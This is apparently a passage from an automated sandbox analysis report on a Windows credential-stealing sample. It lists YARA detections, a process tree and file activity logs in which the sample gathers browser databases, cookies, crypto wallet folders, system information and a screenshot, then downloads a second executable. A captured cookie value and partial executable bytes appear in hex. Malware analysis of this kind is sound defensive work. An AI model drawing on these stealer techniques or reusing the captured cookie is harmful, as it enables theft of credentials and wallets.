Apr 12, 2021 15:12:19.834563971 CEST	1727	IN	HTTP/1.1 200 OK Date: Mon, 12 Apr 2021 13:12:19 GMT Server: Apache/2.2.22 (@RELEASE@) Last-Modified: Mon, 12 Apr 2021 02:46:58 GMT ETag: "320648-132ebb-5bfbd8703eb96" Accept-Ranges: bytes Content-Length: 1257147 Connection: close Content-Type: application/octet-stream Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 41 7b d1 6b 05 1a bf 38 05 1a bf 38 05 1a bf 38 0c 62 3c 38 06 1a bf 38 0c 62 2c 38 14 1a bf 38 05 1a be 38 a9 1a bf 38 1e 87 15 38 09 1a bf 38 1e 87 25 38 04 1a bf 38 1e 87 22 38 04 1a bf 38 52 69 63 68 05 1a bf 38 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 e4 e2 47 4f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 74 00 00 00 7a 07 00 00 42 00 00 af 38 00 00 00 10 00 00 00 90 00 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 06 00 00 00 05 00 00 00 00 00 00 00 00 e0 16 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 40 ac 00 00 b4 00 00 00 00 00 16 00 e8 c9 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 08 00 94 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 00 00 d0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 8c 72 00 00 00 10 00 00 00 74 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 6e 2b 00 00 00 90 00 00 00 2c 00 00 00 78 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 9c 2b 07 00 00 c0 00 00 00 02 00 00 00 a4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 10 0e 00 00 f0 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 e8 c9 00 00 00 00 16 00 00 ca 00 00 00 a6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 d6 0f 00 00 00 d0 16 00 00 10 00 00 00 b8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 8b ec 83 ec 5c 83 7d 0c 0f 74 2b 83 7d 0c 46 8b 45 14 75 0d 83 48 18 10 8b 0d b4 ea 47 00 89 48 04 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$A{k888b<88b,888888%88"88Rich8PELGOtzB8@@@` .textrt `.rdatan+,x@@.data+@.ndata.rsrc@@.reloc@BU\}t+}FEuHGH

Code Manipulations

Statistics

Behavior



- SecuriteInfo.com.W32.AIDetect.ma...
- Murano.exe
- cmd.exe
- conhost.exe
- 4.exe
- timeout.exe
- vpn.exe
- makecab.exe
- conhost.exe
- SmartClock.exe
- makecab.exe
- conhost.exe
- SmartClock.exe
- makecab.exe
- conhost.exe
- makecab.exe
- conhost.exe
- makecab.exe
- conhost.exe
- SmartClock.exe
- makecab.exe
- conhost.exe
- makecab.exe
- conhost.exe
- cmd.exe
- conhost.exe

Click to jump to process

System Behavior

Analysis Process: SecuriteInfo.com.W32.AIDetect.malware1.24453.exe PID: 5964
Parent PID: 5616

General

Start time:	15:11:10
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe'
Imagebase:	0x400000
File size:	749568 bytes
MD5 hash:	5E3189812E802C0FD68CE592CB1E1999
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.382370325.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: OlympicDestroyer_1, Description: OlympicDestroyer Payload, Source: 00000000.00000002.382370325.0000000000400000.00000040.00020000.sdmp, Author: kevoreilly • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.383574469.0000000005B00000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000003.231267121.0000000005BE0000.00000004.00000001.sdmp, Author: Joe Security • Rule: OlympicDestroyer_1, Description: OlympicDestroyer Payload, Source: 00000000.00000003.231267121.0000000005BE0000.00000004.00000001.sdmp, Author: kevoreilly

Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tZVdZWix	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	41A0B7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\tZVdZWix.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4BB5B9	CreateFileW
C:\Users\user\AppData\Roaming\Satir	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40C5EE	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40C778	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40C784	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40C790	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40C79C	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\cryptocurrency	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40C7A8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40C8FC	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40C908	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40C914	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Wallet	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40C920	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\puElfsbI.tmp	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	40520D	CopyFileW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\VYYTkRRhC.tmp	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	40521F	CopyFileW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\WqPETvqQ.tmp	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	405231	CopyFileW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Cookies\google_chrome_new.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4BB5B9	CreateFileW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\cookies\google_chrome_new.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4BB5B9	CreateFileW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_AllCookies_list.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4BB5B9	CreateFileW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\cookies.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4BB5B9	CreateFileW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\vByreI.tmp	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	4057E0	CopyFileW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\COIkw.tmp	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	4057F2	CopyFileW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\cmZpVs.tmp	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	405804	CopyFileW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4BB5B9	CreateFileW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\screenshot.jpg	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	419DCD	CopyFileW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\system_info.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4BB5B9	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\cryptocurrency\Electrum	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	417D04	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\cryptocurrency\ElectronCash	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	417D0F	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\cryptocurrency\Electrum-btcp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	417D1A	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Wallet\Electrum	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	415894	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Wallet\ElectronCash	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	41589F	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Wallet\Electrum-btcp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4158AA	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\ckDbkngmRYjcl.zip	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4A1E09	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	412FE3	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	412FE3	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	412FE3	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	412FE3	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	412FE3	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	412FE3	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	412FE3	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	412FE3	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	412FE3	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	412FE3	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	412FE3	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	412FE3	HttpSendRequestW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\gLbcxbHAcf.zip	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4A1E09	CreateFileW
C:\Users\user\AppData\Local\Temp\Murano.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	40C9A2	URLDownloadToFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tZVdZWix.txt	success or wait	1	41A1DA	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tZVdZWix.txt	unknown	64	57 69 6e 64 6f 77 73 20 31 30 20 50 72 6f 0d 0a 61 6c 66 6f 6e 73 0d 0a 49 6e 74 65 6c 28 52 29 20 43 6f 72 65 28 54 4d 29 32 20 43 50 55 20 36 36 30 30 20 40 20 32 2e 34 30 20 47 48 7a 0d 0a	Windows 10 Pro..user..Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz..	success or wait	1	4B8DF2	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\puElfsbI.tmp	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....................	success or wait	1	40520D	CopyFileW
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\VYYTkRRhC.tmp	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	40521F	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Te mp\UdRFIiqEaRrk\WqPETvqQ.tmp	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 c1 05 00 00 00 02 07 f6 00 00 00 00 1b 07 fb 07 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....$............................ ....C....................	success or wait	1	405231	CopyFileW
C:\Users\user\AppData\Local\Te mp\UdRFIiqEaRrk_Files_Cookie s\google_chrome_new.txt	unknown	217	2e 67 6f 6f 67 6c 65 2e 63 6f 6d 09 54 52 55 45 09 2f 09 46 41 4c 53 45 09 31 38 33 30 33 36 35 36 30 30 09 4e 49 44 09 32 30 34 3d 51 72 6a 6b 54 67 35 4a 58 71 78 71 79 64 34 54 6d 73 43 59 70 48 64 57 31 37 67 4d 39 75 78 66 42 6e 32 4b 6c 2d 6b 52 73 57 77 57 43 61 37 79 41 79 4c 4a 58 56 4d 32 57 37 2d 74 5f 52 39 6b 46 78 64 51 71 64 35 35 71 36 46 47 72 5a 48 37 61 6d 63 6f 4f 64 52 35 6d 49 78 52 67 51 4d 34 62 4f 74 55 70 45 2d 50 49 4d 6b 63 77 6c 47 64 4b 34 61 6b 38 45 41 4a 4c 59 46 6d 76 55 67 78 33 51 6f 38 4d 56 47 48 47 37 57 61 32 4b 35 50 44 67 66 44 76 70 39 57 30 61 4d 6e 78 52 51 77 32 4a 4c 48 70 6b 55 36 59 63 59 0d 0a	.google.com.TRUE./.FALS E.18303 65600.NID.204=QrjkTg5J Xqxqyd4T msCYpHdW17gM9uxfBn2 Kl-kRsWwWCa 7yAyLJXVM2W7- t_R9kFxdQqd55q6FG rZH7amcoOdR5mIxRgQM 4bOtUpE-PIM kcwlGdK4ak8EAJLYFmvU gx3Qo8MVGH G7Wa2K5PDgfDvp9W0aM nxRQw2JLHpkU6YcY..	success or wait	1	4B8DF2	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\cookies\google_chrome_new.txt	unknown	217	2e 67 6f 6f 67 6c 65 2e 63 6f 6d 09 54 52 55 45 09 2f 09 46 41 4c 53 45 09 31 36 33 30 33 34 35 31 33 32 09 4e 49 44 09 32 30 34 3d 51 72 6a 6b 54 67 35 4a 58 71 78 71 79 64 34 54 6d 73 43 59 70 48 64 57 31 37 67 4d 39 75 78 66 42 6e 32 4b 6c 2d 6b 52 73 57 77 57 43 61 37 79 41 79 4c 4a 58 56 4d 32 57 37 2d 74 5f 52 39 6b 46 78 64 51 71 64 35 35 71 36 46 47 72 5a 48 37 61 6d 63 6f 4f 64 52 35 6d 49 78 52 67 51 4d 34 62 4f 74 55 70 45 2d 50 49 4d 6b 63 77 6c 47 64 4b 34 61 6b 38 45 41 4a 4c 59 46 6d 76 55 67 78 33 51 6f 38 4d 56 47 48 47 37 57 61 32 4b 35 50 44 67 66 44 76 70 39 57 30 61 4d 6e 78 52 51 77 32 4a 4c 48 70 6b 55 36 59 63 59 0d 0a	.google.com.TRUE./.FALSE.16303 45132.NID.204=QrjkTg5JXqxqyd4T msCYpHdW17gM9uxfBn2Kl-kRsWwWCa 7yAyLJXVM2W7-t_R9kFxdQqd55q6FG rZH7amcoOdR5mlxRgQM4bOtUpE-PIM kcwlGdK4ak8EAJLYFmvUgx3Qo8MVGH G7Wa2K5PDgfDvp9W0aMnxRQw2JLHpkU6YcY..	success or wait	1	4B8DF2	WriteFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_AllCookies_list.txt	unknown	217	2e 67 6f 6f 67 6c 65 2e 63 6f 6d 09 54 52 55 45 09 2f 09 46 41 4c 53 45 09 31 38 33 30 33 36 35 36 30 30 09 4e 49 44 09 32 30 34 3d 51 72 6a 6b 54 67 35 4a 58 71 78 71 79 64 34 54 6d 73 43 59 70 48 64 57 31 37 67 4d 39 75 78 66 42 6e 32 4b 6c 2d 6b 52 73 57 77 57 43 61 37 79 41 79 4c 4a 58 56 4d 32 57 37 2d 74 5f 52 39 6b 46 78 64 51 71 64 35 35 71 36 46 47 72 5a 48 37 61 6d 63 6f 4f 64 52 35 6d 49 78 52 67 51 4d 34 62 4f 74 55 70 45 2d 50 49 4d 6b 63 77 6c 47 64 4b 34 61 6b 38 45 41 4a 4c 59 46 6d 76 55 67 78 33 51 6f 38 4d 56 47 48 47 37 57 61 32 4b 35 50 44 67 66 44 76 70 39 57 30 61 4d 6e 78 52 51 77 32 4a 4c 48 70 6b 55 36 59 63 59 0d 0a	.google.com.TRUE./.FALSE.18303 65600.NID.204=QrjkTg5JXqxqyd4T msCYpHdW17gM9uxfBn2Kl-kRsWwWCa 7yAyLJXVM2W7-t_R9kFxdQqd55q6FG rZH7amcoOdR5mlxRgQM4bOtUpE-PIM kcwlGdK4ak8EAJLYFmvUgx3Qo8MVGH G7Wa2K5PDgfDvp9W0aMnxRQw2JLHpkU6YcY..	success or wait	1	4B8DF2	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\files_\cookies.txt	unknown	217	2e 67 6f 6f 67 6c 65 2e 63 6f 6d 09 54 52 55 45 09 2f 09 46 41 4c 53 45 09 31 36 33 30 33 34 35 31 33 32 09 4e 49 44 09 32 30 34 3d 51 72 6a 6b 54 67 35 4a 58 71 78 71 79 64 34 54 6d 73 43 59 70 48 64 57 31 37 67 4d 39 75 78 66 42 6e 32 4b 6c 2d 6b 52 73 57 77 57 43 61 37 79 41 79 4c 4a 58 56 4d 32 57 37 2d 74 5f 52 39 6b 46 78 64 51 71 64 35 35 71 36 46 47 72 5a 48 37 61 6d 63 6f 4f 64 52 35 6d 49 78 52 67 51 4d 34 62 4f 74 55 70 45 2d 50 49 4d 6b 63 77 6c 47 64 4b 34 61 6b 38 45 41 4a 4c 59 46 6d 76 55 67 78 33 51 6f 38 4d 56 47 48 47 37 57 61 32 4b 35 50 44 67 66 44 76 70 39 57 30 61 4d 6e 78 52 51 77 32 4a 4c 48 70 6b 55 36 59 63 59 0d 0a	.google.com.TRUE./.FALSE.1630345132.NID.204=QrjkTg5JXqxqyd4TmsCYpHdW17gM9uxfBn2Kl-kRsWwWCa7yAyLJXVM2W7-t_R9kFxdQqd55q6FGrZH7amcoOdR5mIxRgQM4bOtUpE-PIMkcwlGdK4ak8EAJLYFmvUgx3Qo8MVGHG7Wa2K5PDgfDvp9W0aMnxRQw2JLHpkU6YcY..	success or wait	1	4B8DF2	WriteFile
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\vByrel.tmp	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C...	success or wait	1	4057E0	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\COIkw.tmp	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	4057F2	CopyFileW
